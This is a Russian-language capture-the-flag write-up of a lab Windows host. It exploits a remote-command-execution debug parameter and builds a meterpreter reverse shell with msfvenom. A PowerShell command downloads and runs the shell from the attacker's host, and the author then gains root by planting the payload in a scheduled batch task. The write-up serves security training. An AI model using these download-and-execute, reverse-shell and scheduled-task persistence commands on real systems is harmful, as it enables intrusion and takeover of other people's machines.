10.10.0.3/?debug=ATP_Codeby&cmd=…




Установка плагина






Перехватываем пакет и переходим в BurpSuite для эксплуатации RCE



Выполняем команду whoami и получаем student




Выполняем команду dir и находим путь куда мы будем загружать полезную нагрузку для получения обратной оболочки reverse_shell.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_http LHOST=10.20.0.73 LPORT=4444 -f exe -o reverse.exe EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 679 bytes
Final size of exe file: 73802 bytes
Saved as: reverse.exe
```

Создаем полезную нагрузку с помощью **MSFVenom.**

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Запускаем сервер Python




Загружаем полезную нагрузку

cmd=powershell%20-c%20Invoke-WebRequest%20-Uri%20"http://10.20.0.73/reverse.exe"%20-OutFile%20"C:\xampp\htdocs\amc.exe

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set LHOST 10.20.0.73
LHOST => 10.20.0.73
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started HTTP reverse handler on http://10.20.0.73:4444
```

В **msfconsole** настраиваем **multi/handler**



Запускаем полезную нагрузку и получаем обратную оболочку

?cmd=start+amc.exe

```
run
[*] Started HTTP reverse handler on http://10.20.0.73:4444
[*] http://10.20.0.73:4444 handling request from 10.10.0.3; (UUID: qamft23g) Staging x86 payload (178780 bytes) ...
[*] Meterpreter session 1 opened (10.20.0.73:4444 → 10.10.0.3:50145) at 2025-08-10 14:58:44 +0300

meterpreter > shell
Process 7644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) ◆◆S◆◆◆◆◆◆ ◆◆◆◆◆◆◆◆◆◆◆◆(Microsoft Corporation), 2017. ◆◆◆ ◆◆◆ ◆◆◆◆

C:\xampp\htdocs>chcp 65001
chcp 65001
Active code page: 65001

C:\xampp\htdocs>whoami
whoami
desktop-287s3tj\student

C:\xampp\htdocs>
```

```
C:\Users>cd student
cd student

C:\Users\student>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BEB5-6CB4

 Directory of C:\Users\student

10.08.2025  14:59    <DIR>          .
10.08.2025  14:59    <DIR>          ..
10.08.2025  14:59    <DIR>          333
05.02.2024  12:05    <DIR>          3D Objects
05.02.2024  12:05    <DIR>          Contacts
14.04.2025  15:07    <DIR>          Desktop
05.02.2024  12:05    <DIR>          Documents
05.02.2024  12:05    <DIR>          Downloads
05.02.2024  12:05    <DIR>          Favorites
14.04.2025  14:46                21 flag.txt
05.02.2024  12:05    <DIR>          Links
05.02.2024  12:05    <DIR>          Music
05.02.2024  12:06    <DIR>          OneDrive
05.02.2024  12:06    <DIR>          Pictures
05.02.2024  12:05    <DIR>          Saved Games
05.02.2024  12:06    <DIR>          Searches
05.02.2024  12:05    <DIR>          Videos
               1 File(s)             21 bytes
              16 Dir(s)  17 176 244 224 bytes free

C:\Users\student>type flag.txt
type flag.txt
CODEBY{rcE_FlaG_3301}
C:\Users\student>
```

Запускаем shell
И получаем флаг

```
kali@kali: ~
File  Actions  Edit  View  Help

C:\>schtasks /query /FO LIST /v
schtasks /query /FO LIST /v

Folder: \
HostName:                             DESKTOP-287S3TJ
TaskName:                             \Clean
Next Run Time:                        10.08.2025 14:34:43
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        10.08.2025 14:30:41
Last Result:                          0
Author:                               DESKTOP-287S3TJ\student
Task To Run:                          C:\Scheduler\Clean.bat
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          root
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           15:09:43
Start Date:                           14.04.2025
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        0 Hour(s), 5 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
```

Производим анализ запланированных задач и находим задачу **Clear.bat.** которая запускается от имени **root**

```
C:\Scheduler>type Clean.bat
type Clean.bat
@echo off

start "" "C:\xampp\htdocs\amc.exe"

C:\Scheduler>[*] Meterpreter session 4 opened (10.20.0.73:4444 → 10.10.0.3:50856) at 2025-08-10 20:52:18 +0300
^Z
```

Запускаем слушателя в **multi/handler**

Добавляем в .bat-файл команду

start “” “C:\xampp\htdocs\amc.exe

Каждые 5 минут файл выполняется. И мы получаем обратную оболочку с root правами

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  DESKTOP-287S3TJ\student @ DESKTOP-287S3TJ  10.20.0.73:4444 → 10.10.0.3:50229 (10.10.0.
                                                                                 3)
  2         meterpreter x86/windows  DESKTOP-287S3TJ\student @ DESKTOP-287S3TJ  10.20.0.73:4444 → 10.10.0.3:50265 (10.10.0.
                                                                                 3)
  3         meterpreter x86/windows  DESKTOP-287S3TJ\student @ DESKTOP-287S3TJ  10.20.0.73:4444 → 10.10.0.3:50686 (10.10.0.
                                                                                 3)
  4         meterpreter x86/windows  DESKTOP-287S3TJ\root @ DESKTOP-287S3TJ     10.20.0.73:4444 → 10.10.0.3:50856 (10.10.0.
                                                                                 3)

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  DESKTOP-287S3TJ\student @ DESKTOP-287S3TJ  10.20.0.73:4444 → 10.10.0.3:50229 (10.10.0.
                                                                                3)
  2         meterpreter x86/windows  DESKTOP-287S3TJ\student @ DESKTOP-287S3TJ  10.20.0.73:4444 → 10.10.0.3:50265 (10.10.0.
                                                                                3)
  3         meterpreter x86/windows  DESKTOP-287S3TJ\student @ DESKTOP-287S3TJ  10.20.0.73:4444 → 10.10.0.3:50686 (10.10.0.
                                                                                3)
  4         meterpreter x86/windows  DESKTOP-287S3TJ\root @ DESKTOP-287S3TJ     10.20.0.73:4444 → 10.10.0.3:50856 (10.10.0.
                                                                                3)

msf6 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > shell
Process 8640 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.15]
(c) ◆◆S◆◆◆◆◆◆ ◆◆◆◆◆◆◆◆◆◆◆◆(Microsoft Corporation), 2017. ◆◆◆ ◆◆◆◆◆◆◆◆

C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

C:\Windows\system32>whoami
whoami
desktop-287s3tj\root

C:\Windows\system32>
```

Вводим команду whoami и получаем root.